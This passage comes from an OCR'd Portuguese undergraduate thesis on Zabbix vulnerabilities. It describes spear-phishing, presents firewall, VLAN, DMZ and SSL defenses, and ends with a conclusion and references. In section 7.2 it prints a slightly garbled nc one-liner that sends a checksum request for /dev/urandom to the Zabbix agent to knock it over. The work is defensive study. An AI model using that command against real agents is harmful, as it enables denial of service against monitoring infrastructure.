
## 7.1 PHISHING

Um dos ataques mais comuns realizados por Hackers é Spear-phishing (ataques feitos por e-mail), onde o atacante busca atingir um alvo especifico e previamente estudado. Ao escolher seu alvo principal, fazem o levantamento de informações (information/intelligence gathering – coleta de informações/inteligência) utilizando suas técnicas. Logo em seguida, verificam que no ambiente dentro da empresa existem vários serviços, o mesmo tem interesse na ferramenta de monitoramento da rede, no caso o Zabbix. Para obter acesso a essa ferramenta e a outras informações, ele precisa realizar um ataque de Phishing para ter acesso a rede. Utilizando várias técnicas sendo uma delas o e-mail, onde as informações são obtidas e coletadas (TEIXEIRA, 2014).

Depois de um ataque muito bem planejado, onde o vírus já está instalado e configurado na máquina, o atacante tem acesso total a máquina. Esse vírus pode ser acessado por terminal instalado pelo mesmo sendo invisível ao usuário, onde o atacante irar injetar linhas de códigos e “scripts” para obter informações sigilosas que circulam pela empresa.

A imagem abaixo mostra com detalhes de como seria este ataque:

**Figura 10 –** Demonstração de um ataque Phishing




**Fonte:** Autoria própria, 2015.

## 7.2 FUNCIONAMENTO DE ATAQUE DDOS

O ataque de negação de serviço pode ser causado por uma simples falha de segurança de comunicação do agente com o servidor. O atacante por sua vez tendo acesso ao servidor de monitoramento pode executar comandos em massa para derrubar um servidor de aplicação e serviços. Consequentemente prejudicando a rede interna (IBM X-force, 2011).

O exemplo de um ataque é fazer o envio de um pedido através do arquivo vfs.file.cksum[file]. Se um usuário mal-intencionado envia várias solicitações do tipo: <number_of_zabbix_agentd_children> se o servidor não aguentar tantas solicitações de requisição, ele irar reiniciar e com isso todos os serviços poderão ficar vulneráveis ao atacante.

- Comando utilizado para realizar o ataque:

```
vsf file cksum (file)
```

```
/etc/zabbix# echo \"vsf.file.cksum[/dev/urandom]\" | nc
Localhost 10050 & 24429
```

# 8 ALGUMAS SOLUÇÕES E CORREÇÕES DE VULNERABILIDADES DE SEGURANÇA NO ZABBIX

Como foram levantadas as informações anteriormente com suas principais falhas de segurança e vulnerabilidades do Zabbix, agora vamos abordar os tópicos com suas principais correções de segurança.

A maioria das vezes a solução dos problemas é bem simples, basta fazer a atualização da versão mais recente do Zabbix já corrigida pela equipe do suporte. Logo quando é relatada uma falha de segurança ou problema, não demora muito tempo para que o suporte lance a versão com a correção.

# 9 LEVANTAMENTO DE POSSÍVEIS CORREÇÕES EM AMBIENTE DE MONITORAMENTO

Na figura 11 vamos visualizar o funcionamento de uma rede com seus respectivos serviços ativos e com as principais soluções de segurança que estamos estudando. Com ela, também explicaremos uma possível tentativa de ataque de um Hacker em rede de computadores.


Com Firewall podemos inibir um ataque externo a rede uma interna, como também realizar a proteção de uma rede da zona desmilitarizada que executam serviços acessados pelos usuários ou servidores. Como sua principal função é proteger a rede e inibir ataques, o mesmo aplica configurações de: regras de firewall com seus respectivos IPS e portas de acesso, configuração própria para a DMZ (dependendo do equipamento utilizado) e limitando acesso alimentado pela VLAN.

O Switch VLAN tem a principal função dividir as redes em pedaços separados, onde cada rede não se comunica com a outra. Porém a comunicação pode ser configurada pelo administrador no próprio switch, para que determinado serviços ou equipamentos se comuniquem entre as redes. Por questões de segurança a VLAN também serve para dificultar que um atacante descubra onde ficam determinados serviços espalhados por cada rede.

Na zona desmilitarizada o propósito é adicionar uma camada de segurança na rede local onde sua função é manter os serviços externos separados da rede interna, diminuindo as chances de um potencial dano e comprometimento dos serviços por um invasor. Neste caso a comunicação entre a DMZ e a rede interna, é realizada pelo firewall, onde o mesmo faz as restrições de comunicação com redirecionamento de portas e conexões.

Serviços de SSL fica hospedado na DMZ, já com intuito de proteger os serviços do servidor WEB onde roda a página do Zabbix. SSL tem a função de proteger os dados com criptografia, enviando os dados de um servidor para o outro sem que sejam comprometidos quando roubados por algum hacker. Fica mais difícil a captura desses dados pois o as informações passam pelo filtro do firewall.

**Figura 11 –** Funcionamento de uma rede com respectivos serviços




**Fonte:** Autoria própria, 2015.

## 10 CONSIDERAÇÕES FINAIS

Baseado em todo levantamento de informações feito no projeto, é indicado que sejam colocados em prática novos procedimentos de políticas com base na segurança da informação dentro das empresas. Tanto sendo na parte da própria TI da empresa ou uma terceirizada especializada nesse tipo de serviço. Seja de um simples antivírus na máquina até um firewall robusto com uma boa configuração.

É interessante realizar treinamento de todos os usuários, seja ele administrador ou não, informando conceitos básicos de segurança da informação. Abordando temas ou conceitos das principais falhas encontradas nas grandes empresas e de como evita-las, passando assim, informações para que todos fiquem cientes dos riscos que podem ocorrer em uma simples falha de segurança. Seja ela desabilitando o antivírus pelo simples fato da máquina está lenta, repassando senhas pessoais para outros usuários, baixando um e-mail falso e um pendrive infectado.

Outro ponto interessante é a segurança dos sistemas da empresa, seja ele acessando externamente ou internamente seus serviços. Uma boa solução para dificultar o acesso a determinados serviços é utilizando configuração de uma rede em DMZ. Firewall é uma ferramenta de extrema importância, se for mal configurado, pode ser vítima de vulnerabilidades e então ter fácil acesso a rede. Regras de firewall devem ser criadas e configuradas com as respectivas configurações de todos os serviços, com seus IPS e portas.

Em relação ao banco de dados, o seu administrador deve fazer suas configurações corretamente e também sempre utilizando usuário com poucas permissões. Evitando sempre que o usuário “root” (administrativo) seja utilizado periodicamente.

Para acesso externos do Zabbix, recomendados utilizar sempre a criptografia (SSL) na url do site. Pois como foi dito anteriormente no projeto o site é vulnerável a ataques, onde o atacante pode obter informações de login e senhas. Realizar sempre as atualizações das versões, pois quanto mais nova a versão, menos chances de ataques na rede. O atacante irar ainda estudar primeiro as vulnerabilidades dessa nova versão

# 11 CONCLUSÃO

O presente trabalho teve como objetivo demonstrar as principais vulnerabilidades que encontramos em uma ferramenta de monitoramento e os perigos que podemos ter quando não corrigido as falhas segurança. O trabalho foi baseado em pesquisas feitas na internet e livros. De acordo com a pesquisa feita, foram encontradas várias vulnerabilidades na ferramenta de monitoramento Zabbix. Destacando seus principais ataques já conhecidos pela ferramenta e estudado com detalhes como foi feito cada ataque com suas correções.

Realizando todo o objetivo que foi proposto no tema de como foi visto cada vulnerabilidade e as principais formas de segurança. Trazendo soluções tanto logicas, políticas e vulneráveis para dentro da empresa. É de extrema importância proteger a integridade dos dados e ativos de uma ferramenta que monitora os serviços de vários equipamentos.

Os resultados obtidos na pesquisa foram de soluções simples e intermediários, onde dependendo de cada ataque o usuário tende de implantar ou tomar suas medidas de segurança

Esse trabalho foi muito importante para o meu conhecimento, pois visto que, permitiu-me conhecer melhor sobre as vulnerabilidades existentes que uma ferramenta de monitoramento pode ter. Permitindo também sempre aperfeiçoar as cada vez mais meus estudos sobre segurança.

# REFERÊNCIAS


AMORIM, Clovis. **SQL INJECTION EM AMBIENTES WEB**. Disponível em: <http://www.devmedia.com.br/sql-injection-em-ambientes-web/9733>. Acesso em: 13 dez. 2015.

ASSOCIAÇÃO BRASILEIRA DE NORMAS TÉCNICAS. **ABNT NBR ISO/IEC 27002:2005:** Tecnologia da informação - Técnicas de segurança - Código de pratica para a gestão da segurança da informação. Rio de Janeiro: ABNT, 2005.

BLOG ANDRADESOTO. **Anatomia de um Ataque parte 4.** 2013. Disponível em: <http://blog.andradesoto.com.br/archives/2013/02/19/anatomia-de-um-ataque-parte-4/>. Acesso em: 12 dez. 2015.

BLOG ZABBIX. Disponível em: <http://blog.zabbix.com/zabbix-2-4-features-part-3-ssl-verification-and-authentication-controls/3328/>. Acesso em: 10 jan. 2016.

CARDOSO, Felipe. **Conceitos de rede virtual privada para streaming seguro de vídeo.** Disponível em: <http://lyceumonline.usf.edu.br/salavirtual/documentos/1891.pdf>. Acesso em: 29 nov. 2015.

CVE DETAILS. The Ultimate security vulnerability datasource. **Zabbix:** Vulnerability Statistics. Disponível em: <http://www.cvedetails.com/product/9588/Zabbix-Zabbix.html?vendor_id=5667>. Acesso em: 12 dez. 2015a.

CVE DETAILS. The Ultimate security vulnerability datasource. **Zabbix:** Security Vulnerabilities. Disponível em: <https://www.cvedetails.com/vulnerability-list/vendor_id-5667/Zabbix.html>. Acesso em: 12 dez. 2015b.

ESTROZI, Bruno. **Regras de Firewall para OCS R2.** 2009. Disponível em: <https://brunoestrozi.wordpress.com/2009/07/15/regras-de-firewall-para-ocs-r2/>. Acesso em: 10 nov. 2015.

FARIAS, Marcelo. **Injeção de SQL em aplicação WEB Causa e prevenção.** Disponível em: <http://www.lume.ufrgs.br/bitstream/handle/10183/18573/000730977.pdf?sequence=1>. Acesso em: 10 nov. 2015.

FEITOSA, Eduardo. SOUTO, Eduardo. SADOK, Djamel. **Trafego internet não desejado, caracterização e solução.** Disponível em:

<https://www.researchgate.net/publication/228934014_Trfego_Internet_no_Desejado_Conceitos_Caracterizao_e_Solues>. Acesso em: 5 nov. 2015.

IBM X-force, **Proteção Contra DDoS.** Disponível em: <http://www-935.ibm.com/services/br/pt/it-services/security-services/distributed-denial-of-service/> Acessado em: 5 dez. 2015

KORTH, Henry, SILBERSCHATZ, Abraham. **Sistema de Banco de Dados.** 3 ed. São Paulo: Makron Books, 1995.

KUROSE, Ross. **Ssl Kurose ross** Disponível em: <https://www.novainspire.com/library/b9aEzP/ssl-kurose-ross.pdf>. Acessado em: 10 dez. 2015.

LINHARES, Heitor et al. **SQL Injection, intenda o que é, aprenda a evita-lo.** 2010. Disponível em: <http://re.granbery.edu.br/artigos/Mzk2.pdf>. Acessado em: 12 nov. 2015.

LINUX. **O que é monitoramento?.** Disponível em: <http://www.4linux.com.br/o-que-e-monitoramento>. Acesso em: 5 dez. 2015.

MARQUES, Bruno et al. **Analisando o uso da Ferrameta de Monitoramento Zabbix para ambientes Pararelos.** 2013 Disponivel em: <http://www.lbd.dcc.ufmg.br/colecoes/erad-rs/2013/009.pdf>. Acessado em: 15 dezembro 2015.

MORAES, Alexandre F. **Redes de computadores:** fundamentos. 7. ed. São Paulo: Érica, 2010.

NABHEN, Ricardo, MAZIERO, Carlo. **Experiências no uso de máquinas virtuais para o ensino de Redes de Computadores.** 2006. Disponível em: <http://www.lbd.dcc.ufmg.br/colecoes/wei/2006/0026.pdf>. Acesso em: 1 dez. 2015.

NASCIMENTO, Aline. FILHO, Braz. LIMAS, Jeferson. **Implementação de VLAN dinâmica com OpenVMPS.** Disponível em: <http://sombrio.ifc.edu.br/download/redes/TCC_2013/ARTIGO_Braz_Aline.pdf>. Acesso em: 14 nov. 2015.

NETPOINT. **Sql Injection.** 2008. Disponível em: <http://www.netpoint.com.br/ajuda/index.php?title=Sql_Injection>. Acesso em: 9 dez. 2015.

NETWORKLESSONS. **InterVLAN Routing.** Disponível em: <https://networklessons.com/switching/intervlan-routing/>. Acesso em: 10 nov. 2015.

SILVA, Igor. **Criptografia e compreensão de dados.** Disponível em: <http://www.logicengenharia.com.br/mcamara/ALUNOS/Cripto%26Compr.pdf>. Acesso em: 20 nov. 2015.

SOFTWARE LIVRE E PADRÕES ABERTOS. **DMZ na prática.** 2009. Disponível em: <http://alanmilani.blogspot.com.br/2009/10/dmz-uma-abordagem-pratica.html>. Acesso em: 12 dez. 2015.

SOLVEIRA, Barbra. SILVA, Fernando. TABODA, Leticia. **Implementação do firewall cisco asa 5500.** Disponível em: <http://repositorio.roca.utfpr.edu.br/jspui/bitstream/1/2063/1/CT_COTEL_2013_1_09.pdf>. Acesso em: 13 nov. 2015.

TAVARES, Rafael. **Visualização de redes sociais em discussões.** Disponível em: <http://bsi.uniriotec.br/tcc/200912Tavares.pdf>. Acessado 10 dez. 2015.

TANEMBAUM, Andrew S. **Computer Networks.** Disponível em: <http://www-usr.inf.ufsm.br/~rose/Tanenbaum.pdf>. Acessado em: 20 nov. 2015

TEXEIRA, Murilo. **Desenvolvimento de um jogo educativo para treinamento de usuários na prevenção contra ataques de phishing por e-mail**. 2014. Disponível em: <http://www.uel.br/cce/dc/wp-content/uploads/VersaoPreliminarTCC-MuriloTeixeira.pdf>. Acesso em: 2 dez. 2015.

TIVOLI SOFTWARE. **Como funciona o SSL.** Disponível em: <http://publib.boulder.ibm.com/tividd/td/TRM/GC32-1323-00/pt_BR/HTML/admin231.htm>. Acesso em: 12 dez. 2015.

WCD NETWORKS. Quanto Pode Custar um Ataque do Tipo DDoS Contra sua Organização?. 2015. **Under-Linux.org.** Disponível em: <https://under-linux.org/content.php?r=9248>. Acesso em: 12 dez. 2015.